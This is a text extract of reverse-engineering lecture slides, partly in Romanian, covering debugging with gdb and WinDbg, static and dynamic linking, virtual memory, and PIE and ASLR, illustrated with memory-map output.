00007FFDFC260000	00000000000001000	".didat"		IMG	-R----	ERWC-
00007FFDFC261000	00000000000001000	".rsrc"	Resources	IMG	-R----	ERWC-
00007FFDFC262000	000000000000021000	".reloc"	Base relocations	IMG	-R----	ERWC-
00007FFDFC290000	00000000000001000	ucrtbase.dll		IMG	-R----	ERWC-
00007FFDFC291000	0000000000000B0000	".text"	Executable code	IMG	ER----	ERWC-
00007FFDFC341000	000000000000038000	".rdata"	Read-only initialized data	IMG	-R----	ERWC-
00007FFDFC379000	00000000000003000	".data"	Initialized data	IMG	-RW-	ERWC-
00007FFDFC37C000	0000000000000C000	".pdata"	Exception information	IMG	-R----	ERWC-
00007FFDFC388000	00000000000001000	".rsrc"	Resources	IMG	-R----	ERWC-
00007FFDFC389000	00000000000001000	".reloc"	Base relocations	IMG	-R----	ERWC-
00007FFDFD400000	00000000000001000	kernel32.dll		IMG	-R----	ERWC-
00007FFDFD401000	000000000000075000	".text"	Executable code	IMG	ER----	ERWC-
00007FFDFD546000	000000000000032000	".rdata"	Read-only initialized data	IMG	-R----	ERWC-
00007FFDFD578000	00000000000002000	".data"	Initialized data	IMG	-RW-	ERWC-
00007FFDFD57A000	00000000000006000	".pdata"	Exception information	IMG	-R----	ERWC-
00007FFDFD580000	00000000000001000	".rsrc"	Resources	IMG	-R----	ERWC-
00007FFDFD581000	00000000000001000	".reloc"	Base relocations	IMG	-R----	ERWC-
00007FFDF380000	00000000000001000	ntdll.dll		IMG	-R----	ERWC-
00007FFDF3B1000	00000000000010E000	".text"	Executable code	IMG	ER----	ERWC-

# LINUX, DEBUGGING METHODS

- **ptrace syscalls**
- **you attach to a process (tracee): gdb –p PID**
  - read/write memory of the tracee
  - read/write CPU registers from tracee
  - single step (one CPU instruction at a time)
  - start/stop/continue execution
  - handle breakpoints
- **gdb + peda**

# WINDOWS, DEBUGGING METHODS

- **special syscalls**
- **attach to a process (OpenProcess)**
  - read/write memory from tracee (ReadProcessMemory/WriteProcessMemory)
  - read/write CPU registers from tracee (GetThreadContext)
  - start/stop/continue execution (DebugBreakProcess)
  - handle breakpoints (WaitForDebugEvent/ContinueDebugEvent)
- **X64dbg and Windbg**

# DEBUGGING FOR RE

- interrupt (break) execution at a certain point in the code
- inspect/modify virtual memory state/contents
- inspect/modify CPU registers
- analyze the call stack

# WHAT WE DID TODAY

- dynamic analysis
- debugging

# **NEXT TIME ...**

- more on loading binaries
- obfuscation of binaries

# REFERENCES

- **GDB**, <https://www.youtube.com/watch?v=bWH-nL7v5F4>
- **Windows debugging**, <https://www.youtube.com/watch?v=2rGS5fYGtJ4>
- **WinDBG**, <https://www.youtube.com/watch?v=QuFJpH3My7A>
- **Read a bluescreen using WinDBG**,  
<https://www.youtube.com/watch?v=wUh592phlnQ>



# **REVERSE ENGINEERING – CLASS 0x05**

**PROCESS MEMORY LAYOUT**

Cristian Rusu

# **LAST TIME**

- **static analysis**
- **dynamic analysis**

# **TODAY**

- **details on the structure of processes**

# RUNNING A STATIC BINARY

- syscall for process execution
  - EXEC
- reads the file header
- executes all LOAD directives
- execution is then taken over by *entry point address* (`_start` first and only then `main()`)

# RUNNING A STATIC BINARY

- symbols are references (to variables and functions) in binaries
  - nm a2.out
  - in gdb when using „break main”, *main* here is a symbol
    - function name is in the binary, but it is not essential to execution
  - you can remove the symbols with the *strip* command
    - stripping symbols
    - debug and RE are much more difficult without symbols
    - binaries are smaller when stripped
- static linking
  - symbols from external libraries are included in the binary at link time
- dynamic linking
  - Links to symbols from external libraries are included in the binary at link time and at run time the loader resolves the links
  - resolving symbols at process run or runtime

```
$ file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU/Linux 3.2.0, with debug_info, not stripped
```

# STATIC AND DYNAMIC BINARIES

- **dynamic linking**
  - for example: libc.so
  - link done by the dynamic linker
  - library machine code is usually in shared memory location
- when do you compute symbol addresses? *binding*
  - when program starts: *immediate binding*
  - when symbol is referenced for the first time: *lazy binding*
- *shared libraries*
  - lib + name + -major + .minor + so
    - libc-2.31.so
  - lib + name + .so + major
    - libc.so.6

# STATIC AND DYNAMIC BINARIES


- a point that can cause confusion
- libraires can also be of two types:
  - static
    - library is added at compile time
  - dynamic/shared
    - library is linked at execution
    - no recompilation needed
    - is in *shared memory*
    - *Position Independent Code (Position Independent Execution)*
      - *Global Offset Table*

# PROCESSES

- a binary file that is running
- memory space of a process

for function call and  
local variables


dynamic memory




# PROCESSES

- two processes in memory

adrese mari de memorie



adrese mari de memorie




How come two different processes can access the same memory address?  
Well, they cannot they can access the same logical, but not physical, addresses!

# PROCESSES

- **fiecare proces „crede” că poate accesa întreaga memorie**
  - adică nu pare să fie limite la adresele folosite
- **deci fiecare proces poate accesa adrese virtuale (sau logice)**
  - adică ambele procese pot accesa adresa 0x0000ABCD, de exemplu
- **dar defapt memoria este una singură (memoria fizică)**
  - procesul 1 accesează 0x0000ABCD logic dar 0x0043FFDE fizic
  - procesul 2 accesează 0x0000ABCD logic dar 0xA567BCE fizic
- **adresele virtuale sunt translatate în adrese fizice**
  - SO-ul, kernel-ul se ocupă de asta
  - dar calculele se realizează și în hardware, pentru eficiență


# PROCESSES

- virtual vs. physical memory addresses



# PROCESSES

- implemented in hardware



CPU: Central Processing Unit

MMU: Memory Management Unit

TLB: Translation lookaside buffer

**TLB is a cache to speed-up the memory address translation**

# PROCESSES

- the memory view from the operating system


adrese mari de memorie




- observe pagination, fragmentation

# PROCESSES

- with *shared libraries*



**process 1**



**process 2**

# STATIC AND DYNAMIC BINARIES

- PIE vs. NO PIE (this is done by the compiler)

```
(kali㉿kali)-[~]
$ gcc write.c -o write -no-pie
(kali㉿kali)-[~]
$ ./write
hello!

(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e990629e0423ecf432dd3e0d6f1afe6e4532bc5d, for GNU/Linux 3.2.0, not stripped

(kali㉿kali)-[~]
$ gcc write.c -o write
(kali㉿kali)-[~]
$ ./write
hello!


(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cb9a8367c4d68d2555b21eb6838241601e3fcfd78, for GNU/Linux 3.2.0, not stripped
```

NO PIE executables are executables  
PIE executables are shared libraries

# STATIC AND DYNAMIC BINARIES


- ASLR vs. NO ASLR

adrese mari de memorie



NO ASLR

adrese mari de memorie



ASLR

# STATIC AND DYNAMIC BINARIES

- NO ASLR

```
gdb-peda$ vmmmap
Start           End             Perm          Name
0x00400000     0x00401000    r--p          /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00401000     0x00402000    r-xp          /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00402000     0x00403000    r--p          /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00403000     0x00404000    r--p          /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00404000     0x00405000    rw-p          /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00007fb7096bc000 0x00007fb7096de000 r--p          /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb7096de000 0x00007fb709826000 r-xp          /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709826000 0x00007fb709872000 r--p          /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709872000 0x00007fb709873000 ---p         /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709873000 0x00007fb709877000 r--p          /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709877000 0x00007fb709879000 rw-p          /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709879000 0x00007fb70987d000 rw-p          /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb70987d000 0x00007fb70987f000 rw-p          mapped
0x00007fb7098c6000 0x00007fb7098c7000 r--p          /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098c7000 0x00007fb7098e5000 r-xp          /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098e5000 0x00007fb7098ed000 r--p          /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098ed000 0x00007fb7098ee000 r--p          /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098ee000 0x00007fb7098ef000 rw-p          /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098ef000 0x00007fb7098f0000 rw-p          mapped
0x00007ffffb2512000 0x00007ffffb2533000 rw-p          [stack]
0x00007ffffb2594000 0x00007ffffb2597000 r--p          [vvar]
0x00007ffffb2597000 0x00007ffffb2599000 r-xp          [vdso]
gdb-peda$
```

# STATIC AND DYNAMIC BINARIES

- ASLR

```
gdb-peda$ vmmmap
Start           End             Perm          Name
